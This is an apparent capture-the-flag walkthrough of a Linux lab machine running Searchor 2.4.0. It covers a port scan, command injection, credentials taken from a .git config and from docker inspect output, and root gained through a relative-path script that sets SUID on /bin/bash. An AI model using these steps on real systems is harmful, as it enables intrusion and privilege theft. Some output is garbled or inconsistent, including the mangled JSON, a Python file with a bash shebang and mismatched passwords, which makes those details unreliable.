

# Information Gathering

## 1) Found open ports

```
(vigneswar@VigneswarPC)-[~] lines/Bugpanda
$ sudo nmap 10.10.11.208 -sV -p- --min-rate 1000 --open
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-31 10:11 IST
Nmap scan report for 10.10.11.208
Host is up (0.23s latency).
Not shown: 45500 closed tcp ports (reset), 20033 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.52
Service Info: Host: searcher.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 97.29 seconds
```

## 2) Checked the web

Searcher -- Mozilla Firefox

Searcher

searcher.htb

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service in one easy-to-use dashboard. Our platform streamlines your overview of your online presence, which saves you time and boosts your tracking efforts.

To start:

1. Simply select the engine you want to use.
2. Type the query you want to be searched.
3. Finally, hit the "Search" button to submit the query.

If you want to get redirected automatically, you can tick the check box. Then you will be automatically redirected to the selected engine with the results of the query you searched for. Otherwise, you will get the URL of your search, which you can use however you wish.

Select your engine:

Yandex

What do you want to search for:

hello

Search

☐ Auto redirect

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
searcher.htb © 2023

Powered by Flask and Searchor 2.4.0

# Vulnerability Assessment



## 1) The searchor version is vulnerable to command injection

<https://github.com/nikn0laty/Exploit-for-Searchor-2.4.0-Arbitrary-CMD-Injection>



# Exploitation

## 1) Got reverse shell using the command injection



# Privilege Escalation

## 1) Found a credential

```

svc@busqueda:/var/www/app/.git$ ls
branches COMMIT_EDITMSG config description HEAD hooks index info logs objects refs
svc@busqueda:/var/www/app/.git$ cat config
[core]
    repositoryformatversion = 0
    filemode = true
    bare = false
    logallrefupdates = true
[remote "origin"]
    url = http://cody:jh1usoih2bkjaspwe92@gitea.searcher.htb/cody/Searcher_site.git
    fetch = +refs/heads/*:refs/remotes/origin/*
[branch "main"]
    remote = origin
    merge = refs/heads/main
svc@busqueda:/var/www/app/.git$

```

cody:jh1usoih2bkjaspwe92

2) Gitea is running locally

```

svc@busqueda:/var/www/app/.git$ curl 127.0.0.1:3000 | grep title
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           % Dload  % Upload   Total   Spent    Left     Speed
100 13237    0 <title>Gitea: Git with a cup of tea</title>
    <meta property="og:title" content="Gitea: Git with a cup of tea">
    <h1 class="ui icon header title">
0 13237    0    0 1437k    0 --:--:-- --:--:-- --:--:-- 1846k
svc@busqueda:/var/www/app/.git$

```

3) Found sudo permissions

```

svc@busqueda:/var/www/app/.git$ sudo -l gitea
[sudo] password for svc:
Matching Defaults entries for svc on busqueda:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User svc may run the following commands on busqueda:
    (root) /usr/bin/python3 /opt/scripts/system-checkup.py *
svc@busqueda:/var/www/app/.git$

```

4) Tried running the script

```

svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py *
Usage: /opt/scripts/system-checkup.py <action> (arg1) (arg2)

docker-ps      : List running docker containers
docker-inspect : Inpect a certain docker container
full-checkup   : Run a full system checkup

```

```

svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py docker-ps
CONTAINER ID   IMAGE          COMMAND                  CREATED        STATUS        PORTS
960873171e2e   gitea/gitea:latest  "/usr/bin/entrypoint..."  17 months ago  Up 45 minutes  127.0.0.1:3000->3000/tcp, 127.0.0.1:222->22/tcp
f84a6b33fb5a   mysql:8        "docker-entrypoint.s..."  17 months ago  Up 45 minutes  127.0.0.1:3306->3306/tcp, 33060/tcp
NAMES
gitea
mysql_db

```

5) Found gitea database credentials

<https://docs.docker.com/reference/cli/docker/inspect/>

```

root@busqueda:~# sudo /usr/bin/python3 /scripts/system-checkup.py docker-inspect '{\"json.Config\": \"960873171e2e  

    {\"Hostname\": \"960873171e2e\", \"Domainname\": \"\", \"User\": \"\", \"AttachStdin\": false, \"AttachStderr\": false, \"ExposedPorts\": {\"22/tcp\": {}, \"3000/tcp\": {}  

    }, \"Tty\": false, \"OpenStdin\": false, \"StdinOnce\": false, \"Env\": [\"USER UID=115\", \"USER GID=121\", \"GITEA_database_DB_TYPE=mysql\", \"GITEA_database_HOST=db:3306\", \"GIT  

    EA_database_NAME=gitea\", \"GITEA_database_USER=gitea\", \"GITEA_database_PASSWORD=yu1u1ho1u1Sho1u1\", \"PATH=/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:  

    /sbin:/bin\", \"USER=gitea\", \"GITEA_CUSTOM=/data/gitea/\", \"Cmd\": [\"/bin/sh -vsvcant\", \"etc/sh\"], \"Image\": \"gitea/gitea:latest\", \"Volumes\": {\"/data\": {}  

    }, \"etc/timeline\": {}, \"WorkingDir\": \"\", \"Entrypoint\": [\"/usr/bin/entrypoint\", \"OnBuild\": null, \"Labels\": {\"com.docker.compose.config-hash\": \"e9e6ff8e594f3a8c7b7688e  

    353f9e1639e9c66597b19bd0c8f9256d630f515\", \"com.docker.compose.container-number\": \"1\", \"com.docker.compose.oneoff\": false, \"com.docker.compose.project\": \"docke  

    r\", \"com.docker.compose.project.config_files\": \"docker-compose.yml\", \"com.docker.compose.project.working_dir\": \"/root/scripts/docker\", \"com.docker.compose.servic  

    e\": \"server\", \"com.docker.compose.version\": \"1.29.2\", \"maintainer\": \"maintainers@gitea.io\", \"org.opencontainers.image.created\": \"2022-11-24T13:22:00Z\", \"org.opencont  

   ainers.image.revision\": \"9bcc60c5f1f3b4070cf5506b042a3d9a1442c73d\", \"org.opencontainers.image.source\": \"https://github.com/go-gitea/gitea.git\", \"org.opencontai  

    ners.image.url\": \"https://github.com/go-gitea/gitea/\"}}'

```

```
svc@busqueda:~$ mysql -h 127.0.0.1 -u gitea -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 167
Server version: 8.0.31 MySQL Community Server - GPL


Copyright (c) 2000, 2023, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> |
```

7) Logged into gitea as administrator  
administrator:yuiu1hoiu4i5ho1uh




```
1 #!/bin/bash
2 import subprocess
3 import sys
4
5 actions = ['full-checkup', 'docker-ps', 'docker-inspect']
6
7 def run_command(arg_list):
8     r = subprocess.run(arg_list, capture_output=True)
9     if r.stderr:
10         output = r.stderr.decode()
11     else:
12         output = r.stdout.decode()
13
14     return output
15
16
17 def process_action(action):
18     if action == 'docker-inspect':
19         try:
20             _format = sys.argv[2]
21             if len(_format) == 0:
22                 print(f'Format can't be empty')
23                 exit(1)
24             container = sys.argv[3]
25             arg_list = ['docker', 'inspect', '--format', _format, container]
26             print(run_command(arg_list))
27
28         except IndexError:
29             print(f'Usage: {sys.argv[0]} docker-inspect <format> <container_name>')
30             exit(1)
```

9) Found a relative path usage

```
elif action == 'full-checkup':
    try:
        arg_list = ['./full-checkup.sh']
        print(run_command(arg_list))
        print('[+] Done!')
    except:
        print('Something went wrong')
        exit(1)
```

10) Exploited relative path usage



```
svc@busqueda:~$ cat full-checkup.sh
#!/bin/bash
chmod +s /bin/bash
svc@busqueda:~$ sudo /usr/bin/python3 /opt/scripts/system-checkup.py full-checkup

[+] Done!
svc@busqueda:~$ /bin/bash -p
bash-5.1# whoami
root
bash-5.1#
```